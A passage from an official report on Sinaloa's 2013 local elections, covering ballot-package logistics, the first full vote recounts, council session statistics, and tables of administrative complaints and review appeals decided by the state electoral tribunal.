En el Distrito XVI, en Cosalá, se reportó que en una casilla los funcionarios estaban enumerando las boletas conforme se iban entregando a los ciudadanos, una iniciativa acordada entre ellos como un mecanismo bien intencionado aunque irregular para constatar durante el escrutinio la existencia de todas las boletas. Una de las supervisoras de capacitación se presentó en la casilla y explicó los motivos por los cuales no debía de realizarse esta enumeración y se suspendió esa acción indebida.

El cierre de las casillas, así como el traslado y arribo de paquetes a los Consejos Distritales y Municipales se realizaron también sin mayores incidentes. Operaron cinco centros de acopio, basados en acuerdos tomados con anticipación, para recibir en ellos paquetes electorales de manera alternativa a las sedes distritales y municipales, ubicados en zonas estratégicas, para hacer más eficiente el operativo de entrega-recepción y señalando con exactitud las casillas cuyos paquetes tendrían que acercarse a estos puntos.

El Consejo Distrital de Mocorito instaló uno de estos centros en Pericos; el Distrito XI, de Badiraguato, operó otro en San José del Llano, para recibir paquetes de casillas de la zona serrana; en San Ignacio, en el Distrito XVIII, se ubicó uno más para acopiar los paquetes de las casillas de la llanura costera, en Coyotitán.

El Consejo Municipal de Culiacán aprobó la instalación de un centro de acopio en la sede del Distrito XIV, a fin de recibir en él la totalidad de los paquetes de la elección municipal correspondiente a aquel distrito y evitar el traslado de los presidentes de casilla desde Eldorado hasta Culiacán.

Un centro de acopio mixto funcionó en Juan José Ríos, con la intervención de consejeros del Consejo Municipal de Guasave y del Consejo Distrital VI —del mismo municipio—, en el que cada una de esas instancias electorales se encargó de recibir los expedientes de las elecciones que les corresponden, pertenecientes a las casillas de aquella zona.

A las 11:30 p.m. el 98.62% de los paquetes se hallaban en los consejos electorales, mientras que los procedentes de los centros de acopio se encontraban en tránsito.

En los primeros minutos del 8 de julio solo faltaban por arribar 13 paquetes de la zona serrana de Badiraguato, los cuales, de acuerdo a la programación, fueron trasladados vía aérea, consignándose su arribo en la oficina distrital a las 10:30 a.m.

Las sesiones de cómputo preliminar concluyeron con la lectura de los datos de la última acta en ser recibida y con el resguardo y clausura de la bodega en donde se depositaron los expedientes, mismas que serían de nuevo abiertas el miércoles 10 de julio, para la realización de los cómputos finales.

CÓMPUTOS Y RECuentOS

Los cómputos distritales y municipales se realizaron con apego a la norma. En virtud de la actualización de la causal de diferencia mínima (menor a un punto porcentual) en los resultados, entre lo obtenido por los ocupantes del primero y del segundo lugar en el cómputo original, en cuatro distritos fue necesario implementar, por primera vez en la historia de Sinaloa, a nivel local, las reglas para el recuento total de los votos: en los Distritos II, XVI y XVIII se repitieron los cómputos para la elección de Presidente Municipal, Síndico Procurador y Regidores, respectivos a los municipios de El Fuerte, Cosalá y San Ignacio; también fue necesario realizarlo en el XX Distrito para la elección de Diputado.

Con la entrega de constancias a los candidatos ganadores y la publicación de resultados por medio de carteles colocados en las fachadas de los edificios sedes, concluyeron los cómputos.

Producto de la interposición de solicitudes de recuento ante el Tribunal Electoral de Sinaloa (TEESIN), esa autoridad jurisdiccional determinó la realización de un nuevo recuento parcial en el caso del Distrito XX, diligencia que fue desahogada por el propio Tribunal,

contando con la asistencia testimonial de los integrantes del Consejo Distrital correspondiente. En todos los casos los resultados obtenidos en los recuentos modificaron levemente lo consignado en el cómputo original, confirmando a los ganadores.

5

SESIONES, ACUERDOS Y RESOLUCIONES DE QUEJAS ADMINISTRATIVAS

SESIONES Y ACUERDOS DEL CONSEJO ESTATAL ELECTORAL DE SINALOA

El pleno celebró un total de 39 sesiones, de las cuales 21 fueron ordinarias, 12 extraordinarias y 6 especiales. En esas 39 sesiones se tomaron 153 acuerdos.

DISTRIBUCIÓN DE ACUERDOS CON RESPECTO A SENTIDO			
Sentido de los acuerdos			
135	Por unanimidad	88.2	%
14	Por mayoría	9.15	%
4	No aprobados	2.61	%

Cabe destacar que los 4 casos en los que no se aprobó el proyecto se trató de dictámenes relativos a retiro de propaganda de los partidos y coaliciones del perímetro de 50 metros alrededor de las casillas. La resolución adoptada obedeció a que por mayoría se determinó que los expedientes respectivos no estaban correctamente integrados en

los Consejos Distritales, debido a la ausencia de precisión respecto a los instrumentos de medición objetivos utilizados para concluir que efectivamente la propaganda cuestionada estaba dentro del radio de los 50 metros.

PROCEDIMIENTO ADMINISTRATIVO SANCIONADOR

Se tramitaron 22 escritos de quejas presentadas, tanto por partidos, coaliciones y ciudadanos. Dos de estas quejas se consideraron parcialmente fundadas y dos fundadas; del resto, dos fueron desechadas por improcedentes y dieciséis se declararon infundadas por el pleno. Los cuatro casos en los que se procedió contra los denunciados, fueron elevados al conocimiento del Tribunal Electoral del Estado que resolvió confirmar los dictámenes relativos.

A continuación se presenta el cuadro sinóptico con las características de dichas quejas administrativas y del procedimiento administrativo que se les instruyó:

QUEJAS ADMINISTRATIVAS							
No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
QA-001/2013	16/01/2013	C. Cleofas León Gámez (Miembro activo del PAN)	PRI, Oscar Javier Valdez López, Gabriel Ballardo Valdez y Sergio Torres Félix.	Artículos 30 fracción II y 117 fracciones I, II, III y IV de la Ley Electoral del Estado de Sinaloa.	Actos anticipados de precampaña (Notas periodísticas y fotografías de bardas)	28/02/2013	EXT/05/017 Fundada por lo que hace a los C. C. Oscar Javier Valdez López, Gabriel Ballardo Valdez y Jesús Burgos Pinto y fundada respecto a los hechos imputados al C. Sergio Torres Félix.
QA-002/2013	31/01/2013	Lic. Edgardo Burgos Marentes (Presidente del CDE-PAN)	PRI, Sergio Torres Félix y Jesús Burgos Pinto.	Artículos 41 fracción IV y 116 fracción IV de la Constitución Política de los Estados Unidos Mexicanos, 14 párrafo 7 de la Constitución Política del Estado de Sinaloa, así como lo contenido en los artículos 29 fracción II, 30 fracción II y 117 Bis A párrafo B inciso b) y 117 Bis E de la Ley Electoral del Estado de Sinaloa, así como los artículos 3 y 7 del Reglamento para regular las Precampañas Electorales.	Actos anticipados de precampaña (Notas periodísticas)	28/02/2013	EXT/05/017 ACUMULADA A QA-001/2013

QUEJAS ADMINISTRATIVAS (CONT.)

No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
OA-003/2013	08/02/2013	Lic. Javier Cas- tillón Quevedo (Representante del PAN)	PRI, Arturo Duarte García.	Artículos 41 fracción IV y 116 fracción IV de la Constitución Política de los Estados Uni- dos Mexicanos, 14 párrafo 7 de la Constitución Política del Estado de Sinaloa, así como lo contenido en los artículos 29 fracción I, 30 fracción II y 117 fracciones II, III y IV, 117 Bis tercer párrafo y 117 Bis A párrafo B inciso b) de la Ley Electoral del Estado de Si- naloa, así como los artículos 3 y 7 del Reglamento para regular las Precampañas Electtorales.	Actos anticipa- dos de precam- paña (Notas periodísticas y fotografías)	12/04/2013	ORD/06/030 Fundada
							TEESIN 04/2013 REV
							CONFIRMÓ 25/04/2013
OA-004/2013	13/02/2013	Lic. Javier Cas- tillón Quevedo (Representante del PAN)	PRI, Arturo Duarte García.	Artículos 41 fracción IV y 116 fracción IV de la Constitución Política de los Estados Uni- dos Mexicanos, 14 párrafo 7 de la Constitución Política del Estado de Sinaloa, así como lo contenido en los artículos 29 fracción I, 30 fracción II y 117 fracciones II, III y IV, 117 Bis tercer párrafo y 117 Bis A párrafo B inciso b) de la Ley Electoral del Estado de Si- naloa, así como los artículos 3 y 7 del Reglamento para regular las Precampañas Electtorales.	Actos anticipa- dos de precam- paña (Notas periodísticas, revista y foto- grafías)	12/04/030	ORD/06/030 ACUMULADA OA- 003/2013

QUEJAS ADMINISTRATIVAS (CONT.)							
No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
QA-005/2013	19/04/2013	C. Marco Antonio Guzmán Robles.	C. Sergio Torres Félix	Artículo 117 fracción II, inciso a) fracción III, 117 Bis tercer párrafo y 117 Bis A de la Ley Electoral del Estado de Sinaloa.	Actos anticipados de campaña (Notas periodísticas, audio y fotografías)	23/04/2013	SE DESECHA DE PLANO, SE NOTIFICÓ AL QUEJOSO EL 26/04/2013
QA-006/2013	07/05/2013	Lic. Diego Octavio Lizarraga Motta (Representante del PRI ante el XXII Consejo Distrital)	PAN, PRD, Manuel Antonio Pineda Domínguez y Edgar Augusto González Zataráin	Artículo 117 fracción III de la Ley Electoral del Estado de Sinaloa.	Acto anticipado de campaña (Fotografías de un evento tipo desfile)	14/06/2013	ORD/10/049 Infundada
QA-007/2013	08/05/2013	Lic. Cuauhtémoc Vázquez Ruiz (Representante del PRI ante el XX Consejo Distrital)	PAN y C. Martín Pérez Torres.	Artículo 246 fracción VIII inciso d) en relación con el artículo 248 fracción VIII tercer párrafo de la Ley Electoral del Estado de Sinaloa.	Actos anticipados de campaña (Repartición de un folleto)	14/06/2013	ORD/10/050 Infundada
QA-008/2013	14/05/2013	C. Cleofas Lora Cárdenas (Presidente del CDM-PAN Rosario)	PRI, C. Arturo Flores Guzmán	Artículo 117 fracción II de la Ley Electoral del Estado de Sinaloa.	Actos anticipados de campaña (Fotografías, mensajes de texto a la ciudadanía en general)	14/06/2013	ORD/10/051 Infundada

QUEJAS ADMINISTRATIVAS (CONT.)

No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
OA-009/2013	27/05/2013	Lic. Jorge Luis Jacim Beltrán Cañedo (Representante de la Coalición «Unidos Ganas Tú », ante el CME-Culiacán-	Coalición «Transformemos Sinaloa», PRI y C. Sergio Torres Félix.	Artículos 30 fracción II, 117 fracciones I, II y III y IV, 117 Bis tercer párrafo, 117 Bis A párrafo B inciso h) y 117 Bis E de la LEES, así como los artículos 1, 18, 23 y 26 y demás relativos y aplicables del Reglamento para Regular la Difusión y Fijación de la Propaganda durante el Proceso Electoral.	Actos anticipados de campaña (Espectaculares: Sergio Torres -locutor-)	23/08/2013	ORD/15/070 Se declara infundada
OA-010/2013	28/05/2013	Lic. Jorge Antonio González Flores (Representante de la Coalición «Unidos Ganas Tú », ante el CEE)	Coalición «Transformemos Sinaloa», PRI y C. Sergio Torres Félix.	Artículos 30 fracción II, 117 fracciones I, II y III y IV, 117 Bis tercer párrafo, 117 Bis A párrafo B inciso h) y 117 Bis E de la LEES, así como los artículos 1, 18, 23 y 26 y demás relativos y aplicables del Reglamento para Regular la Difusión y Fijación de la Propaganda durante el Proceso Electoral.	Actos anticipados de campaña (Espectaculares: Sergio Torres -locutor-)	23/08/2013	ORD/15/070 Se declara infundada. ACUMULADA OA-009/2013
OA-011/2013	28/05/2013	Lic. Jesús Ricardo Salazar Leyva (Representante suplente de la Coalición «Transformemos Sinaloa», ante el CEE)	Coalición «Unidos Ganas Tú », PAN y C. Eduardo Ortiz Hernández	Artículos 30 fracción II y 117 Bis E de la Ley Electoral del Estado de Sinaloa, así como al artículo 3 fracciones V y XVIII del Reglamento para Regular la Difusión y Fijación de la Propaganda durante el Proceso Electoral.	Actos anticipados de campaña (Espectaculares de la revista Bien Informado y bardas)	23/08/2013	ORD/15/071 Se declara infundada.

QUEJAS ADMINISTRATIVAS (CONT.)							
No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
QA-012/2013	15/06/2013	Lic. Jesús Cecilio Pardini Sandoval (Representante propietario de la Coalición «Transformemos Sinaloa», ante el VII CDE)	Armando Leyson Castro	Artículo 26 del Reglamento para Regular la Difusión y Fijación de la Propaganda durante el Proceso Electoral y 117 Bis E de la Ley Electoral del Estado de Sinaloa.	Actos anticipados de campaña (Pinta de bardas y espacios públicos con los colores azul y blanco con el apodo del candidato)	23/08/2013	ORDJ/L5/072 Se declara Infundada.
QA-013/2013	15/06/2013	Lic. José Luis Durán Salazar (Representante propietario de la Coalición «Transformemos Sinaloa», ante el VI CDE)	Armando Leyson Castro	Artículo 26 del Reglamento para Regular la Difusión y Fijación de la Propaganda durante el Proceso Electoral y 117 Bis E de la Ley Electoral del Estado de Sinaloa	Actos anticipados de campaña (Pinta de bardas y espacios públicos con los colores azul y blanco con el apodo del candidato)	23/08/2013	ORDJ/L5/072 ACUMULADA OA-0112013
QA-014/2013	25/06/2013	Lic. Edith Chiquete Rodríguez (Representante de la Coalición «Unidos Ganas Tu», ante el XVII CDE-Elota)	Coalición «Transformemos Sinaloa» y los C. C. Geovanny Escobar Manjarrez y Arturo Rodríguez Castillo.	Artículo 30 párrafo primero fracción II y párrafo segundo fracción IX.	(Reparto de láminas, pinturas y despensas).	23/08/2013	ORDJ/L5/073 Se declara Infundada.

QUEJAS ADMINISTRATIVAS (CONT.)							
No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
OA-015/2013	27/06/2013	Lic. Jesús Ricardo Salazar Leyva (Representante suplente de la Coalición «Transformemos Sinaloa» ante el CEE)	Coalición «Unidos Ganas Tú» y el C. Guadalupe Ernesto García Cota candidato a Pte. Municipal de Ahome por la Coalición «Unidos Ganas Tú»	Artículo 30 segundo párrafo fracción IV y 46 Bis Cambos de la Ley Electoral del Estado de Sinaloa.	Material de propaganda electoral consistente en pendones que la quejosa estima difamatoria respecto al candidato Arturo Duarte García.	23/08/2013	ORD/15/074 Se declara infundada.
OA-016/2013	27/06/2013	C. Cleofas Lora Cárdenas (Presidente del CDM-PAN en Rosario, Sinaloa.)	C. José Arturo Flores Guzmán, candidato a Diputado por la Coalición «Transformemos Sinaloa» en el distrito XXII, y C. José Trinidad Uribe, Director del «Periódico Rumbos del Sur».	Violación al capítulo VIII relativo al acceso de los partidos políticos a los medios de comunicación social.	Publicación en Periódico Rumbos del Sur de fecha 24 de junio de 2013, página 6 –seis-	23/08/2013	ORD/15/075 Se declara infundada.

QUEJAS ADMINISTRATIVAS (CONT.)							
No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
QA-017/2013	29/06/2013	Lic. Diego Octavio Lizárraga Motta (Representante Proprietario de la Coalición «Transformemos Sinaloa», ante el XXII CDE)	Coalición «Unidos Ganas Tú», y los candidatos Manuel Antonio Pineda Domínguez y Edgar Augusto González Zatarain.	Disposiciones aplicables de la Ley Electoral y diversos Reglamentos emitidos por el CEE (No señala expresamente las disposiciones que a su juicio de hubieran infringido)	Condicionar la emisión del sufragio a cambio de un servicio, a algunos habitantes del poblado de Cajón Ojo de Agua «El Cerro» de la ciudad de El Rosario, Sinaloa.	23/08/2013	ORD/15/076 Se desecha por notoriamente improcedente.
QA-018/2013	01/07/2013	Lic. Alba Verónica Molina González (Representante propietario de la Coalición «Transformemos Sinaloa» ante XVI CDE –Co-salá-)	Coalición «Unidos Ganas Tú», Partido Acción Nacional, Partido Sinaloense.	Violación al artículo 117 Bis I párrafo segundo de la Ley Electoral del Estado de Sinaloa.	Utilizar propaganda electoral con expresiones y alusiones ofensivas.	23/08/2013	ORD/15/077 Se declara infundada.
QA-019/2013	03/07/2013	Lic. Jesús Ricardo Salazar Leyva (Representante suplente de la Coalición «Transformemos Sinaloa» ante el CEE)	C. Alejandro Higuera Osuna y Carlos Eduardo Felton González.	Artículo 30 segundo párrafo fracción IX de la Ley Electoral del Estado de Sinaloa.	Reparto de carne, huevo, pollo y marlín en Mercado Municipal Miguel Hidalgo	23/08/2013	ORD/15/078 Se declara infundada.

QUEJAS ADMINISTRATIVAS (CONT.)

No. Queja	Fecha presentación	Partido Denunciante	Presunto (s) infractor (es)	Disposiciones legales presuntamente violadas	Actos que motivan la queja	Fecha de resolución	No. De acuerdo y resolución
OA-020/2013	05/07/2013	Lic. José Ramón Mendoza (Representante propietario de la Coalición «Unidos Ganas Tú» ante el CME Mazatlán)	Coalición «Transformemos Sinaloa» y la C. Irma Tirado Sandoval, candidata a Presidente Municipal de Mazatlán, Sinaloa; y Empresas el Debate S.A. de C.V.	Artículo 117 Bis E penúltimo párrafo de la Ley Electoral del Estado de Sinaloa, y el artículo 23 del reglamento para regular la Difusión y Fijación de la Propaganda Durante el Proceso Electoral.	Publicación en el promocional EL PROMO, edición semanal relativo a la semana del 4 al 11 de Julio de 2013, publicación número 389, impresa por Empresas El Debate S.A. de C.V.	23/08/2013	ORD/15/079 Se declara infundada.
OA-021/2013	07/07/2013	Lic. Jesús Ramón Araujo (Representante propietario de la Coalición «Transformemos Sinaloa» ante el III CDE-Ahome)	Coalición «Unidos Ganas Tú»	Artículo 30 fracción II de la Ley Electoral del Estado.	Entrega de material de propaganda negativa en donde de-nostan e injurian al Candidato Arturo Duarte García	23/08/2013	ORD/15/080 Se declara infundada.
OA-022/2013	18/07/2013	Lic. Cain Noé Villegas Iturríos (Representante propietario del Partido Sinaloense ante el V Consejo Distrital Electoral)	Coalición «Unidos Ganas Tú»	Artículo 30 de la Ley Electoral del Estado.	Volantes de propaganda electoral que comenzaron a caer del cielo a favor de la Coalición «Unidos Ganas Tú», tirados desde una avioneta.	23/08/2013	ORD/15/081 Se declara infundada.

RECURSOS INTERPUESTOS

Se presentaron 36 recursos de revisión en todo el Estado, lo que corresponde al 46.2% de los casos registrados durante el proceso 2010. Trece de los recursos de revisión fueron presentados ante los Consejos Distritales, 9 ante los Consejos Municipales y 14 ante el Consejo Estatal. En 26 de los casos de revisión el Tribunal Estatal Electoral determinó confirmar la resolución impugnada y en 6 más se desechó el medio de impugnación por notoriamente improcedente. En 4 casos se modificó el acuerdo impugnado y en 6 se revocaron los dictámenes respectivos.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.01.Y 02/2013 REV ACUMULADOS	04/03/2013	CEE	PAN (01/2013 REV) PRI (02/2013 REV)	EXT/05/017 28/02/2013 (Se resolvieron fundadas la OA-001/2013 y OA-002/2013 acumuladas)	12/03/2013	Se confirmó el acto impugnado	Son inoperantes los agravios hechos valer por Partido Revolucionario Institucional, mientras que los agravios hechos valer por el PAN resultan infundados.
EXP.03/2013 REV.	19/03/2013	XIX CDE	C. Javier Tisnado Zatarain	ORD/02/004 15/03/2013 (Aprobación del procedimiento de reclutamiento, selección, contratación y capacitación de supervisores y capacitadores electorales, así como el listado definitivo de los aspirantes seccionados y la lista de reserva general)	19/03/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios.
EXP.04/2013 REV	16/04/2013	CEE	PRI	ORD/06/2013 12/04/2013 (Se resolvieron fundadas las Quejas Administrativas OA-003/2013 y OA-004/2013 acumuladas)	25/04/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.05/2013 REV	23/05/2013	XXIII CDE	CC. José Luis Morales Montes y Modesto Rubio	Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Unidos Ganas Tú».	28/05/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por los actores.
EXP.06/2013 REV	26/05/2013	CME Mazatlán	PAS	ESP/01/03 22/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Transformemos Sinaloa»)	03/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por los actores.
EXP.07/2013 REV	26/05/2013	CME Mazatlán	PAS	ESP/01/04 22/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por el Partido Movimiento Ciudadano)	03/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por los actores.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEE SIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEE SIN
EXP-08/2013 REV	27/05/2013	CME Culliacán	Coalición «Unidos Ganas Tú »	ESP/1/02 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Transformemos Sinaloa»)	06/06/2013	Se confirmó el acto impugnado	Se acredita la configuración del acto impugnado consistente en la omisión de la autoridad demandada de dar respuesta a la petición elevada por el representante de la Coalición actora, no obstante encontrarse la omisión de la responsable, se destaca que el CME no es competente para atender la pretensión del solicitante de negar el registro de la candidatura de Presidente Municipal al C. Sergio Torres Félix al habersele declarado previamente responsable de realizar actos anticompetitivos de precampaña, ya que la única autoridad con facultades específicas para investigar actos y conductas infractoras que afecten el proceso electoral, así como de aplicar las sanciones correspondientes es el pleno del Consejo Estatal Electoral. Se ordena al CME de Culliacán, que a través de su Presidente, remita al CEE la solicitud formulada por la CUGT, en la cual se pide la aplicación de la sanción prevista en el artículo 248, fracción VIII, penúltimo párrafo de la LEES, para que sea dicho órgano colegiado el que se pronuncie sobre dicha petición, así mismo se ordena al CME Culliacán que notifique a la Coalición actora sobre la remisión de su petición e informe al TEE SIN sobre el cumplimiento de la resolución.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.09/2013 REV	27/05/2013	CME Ahome	PMC	ESP/1/04 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por el partido MC)	06/06/2013	Se modificó el acto impugnado	Se ordena al CME Ahome, que dentro de las 72 horas posteriores a la de la notificación de la sentencia emita una nueva resolución en la que se pronuncie sobre la solicitud de registro del ciudadano Verardo Chía Herrera y en su caso, proceda a su registro como candidato a Síndico Procurador/Suplente por el partido MC; ya que en autos, quedó acreditado que el instituto político cumplió con el requerimiento solicitado por el Secretario General del CEE a efecto de que subsanara la omisión en que se había incurrido al momento de presentar la solicitud de registro del ciudadano en mención, esto dentro de las 48 horas que se debieron fijar para esos efectos por la autoridad administrativa.
EXP.10/2013 REV	27/05/2013	XXII CDE	CUGT	ESP/01/02 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Transformemos Sinaloa»)	03/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por el promovente.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.11/2013 REV	27/05/2013	XXII CDE	CTS	ESP/01/01 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Unidos Ganas Tú»)	03/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por el recurrente.
EXP.12/2013 REV	27/05/2013	I CDE	CTS	ESP 01/001 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Unidos Ganas Tú»)	06/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por el recurrente.
EXP.13/2013 REV	23/05/2013	XXIII CDE	CTS	ESP/1/1 23/05/2013 (Aprobación del registro de la Planilla de candidatos a Presidente Municipal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Unidos Ganas Tú»)	06/06/2013	Se modifica el acto impugnado	Es fundado el agravio relativo a la elegibilidad, hecho valer por la parte actora, en contra del acuerdo, en consecuencia se deja sin efectos el registro de Ángel Iván Domínguez Galván, como candidato a segundo Regidor Propietario de la Coalición «Unidos Ganas Tú», por lo que se ordena al XXIII CDE conceda un plazo de 48 horas conforme a lo establecido en el art. 114 párrafo segundo de la LEES, para

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promotora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.14/2013 REV	04/06/2013	XXII	CUGT	ESP/02/08 31/05/2013 (Aprobación del registro de la Planilla de candidatos a Regidores por el principio de R.P. pre-sentada por el Partido Sinaloense)	13/06/2013	Se confirmó el acto impugnado	<p>que la Coalición «Unidos Ganas Tú» sustituya al candidato que resultó inelegible e informe al TEESIN sobre el cumplimiento ordenado en la sentencia, lo anterior al haberse acreditado que el demandado incumplió con el mandato constitucional de separarse de su empleo de oficial electricista adscrito a la Dirección de Desarrollo Urbano, Obras y Servicios Públicos del H. Ayuntamiento de Escuinapa 90 días antes de la elección, esto último al haberse acreditado con la actuación realizada por ese Tribunal al requerir una documental en vía de informe al oficial mayor del Ayuntamiento referido.</p> <p>En cuanto a la actuación del XXIII CDE el TEESIN argumento que al haber anexo la solicitud de la licencia sin goce de sueldo a la solicitud de registro el candidato denunciado, está hizo bien en aprobar el mismo en la sesión de registro con los elementos que tenía a su alcance.</p> <p>Es infundado el agravio hecho valer por el recurrente.</p>

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.15/2013 REV	03/06/2013	CEE	Partido Sinaloense	ESP/4/009 30/05/2013 (Aprobación del registro de la lista estatal de candidatos a Diputados Proprietarios y Suplentes por el principio de R.P. presentada por el Partido Sinaloense)	13/06/2013	Se revoca el acto impugnado	<p>Es fundado el agravio planteado por el recurrente, por lo que se revoca únicamente en lo que hace a la negativa de registro de los CC. Jesús Eutropia Vargas Moreno, Ángel Basurto Villegas y Martín Benedicto Lizárraga García.</p> <p>Se ordena al CEE notifique al Partido Sinaloense de las irregularidades y omisiones detectadas en el registro de los ciudadanos referidos, otorgándole un plazo de 48 horas para subsanarlos, y una vez concluido éste de inmediato se pronuncie respecto a la procedencia del registro de los mismos e informe al TEESIN sobre el cumplimiento de la resolución, lo anterior en virtud de que el CEE incumplió con requerir o apercibir al promovente sobre las irregularidades detectadas a las solicitudes de los candidatos presentados por el recurrente, debiéndole otorgar un plazo de 48 horas para que subsanara las irregularidades u omisiones detectadas, toda vez que las mismas no se ubican en el supuesto de las que por ser insubsanables, tuvieran como consecuencia la sustitución de los candidatos.</p>

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP.16/2013 REV	03/06/2013	CEE	CTS	ESP/4/006 30/05/2013 (Aprobación del registro de la lista estatal de candidatos a Diputados Proprietarios y Suplentes por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú»)	13/06/2013	Se desechó el recurso promovido por notoriamente improcedente	-----
EXP.17/2013 REV	03/06/2013	CME Culiacán	C. Martina Lorena Melendrez Acedo	ESP/2/01 30/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú»)	13/06/2013	Se revoca el acto impugnado	Se revoca exclusivamente en la parte relativa del registro de candidatos de R.P. en la posición número 2 de la lista controvertida. Se ordena al CME de Culiacán, para que, de inmediato requiera a la Comisión Coordinadora Estatal de la Coalición «Unidos Ganas Tú» para que, en un término de 48 horas, ratifique o designe las candidaturas relativas a la posición número 2 de la lista impugnada.
EXP.18/2013 REV	04/06/2013	CME Mazatlán	Partido Simaloense	ESP/02/07 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Transformemos Sinaloa»)	13/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por el recurrente.

RECURSOS DE REVISIÓN INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXP-19/2013 REV	04/06/2013	XVII CDE	CUGT	ESP/02/05 31/05/2013 (Aprobación del registro de la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Transformemos Sinaloa»)	13/06/2013	Se confirmó el acto impugnado	Es infundado el agravio hecho valer por el recurrente.
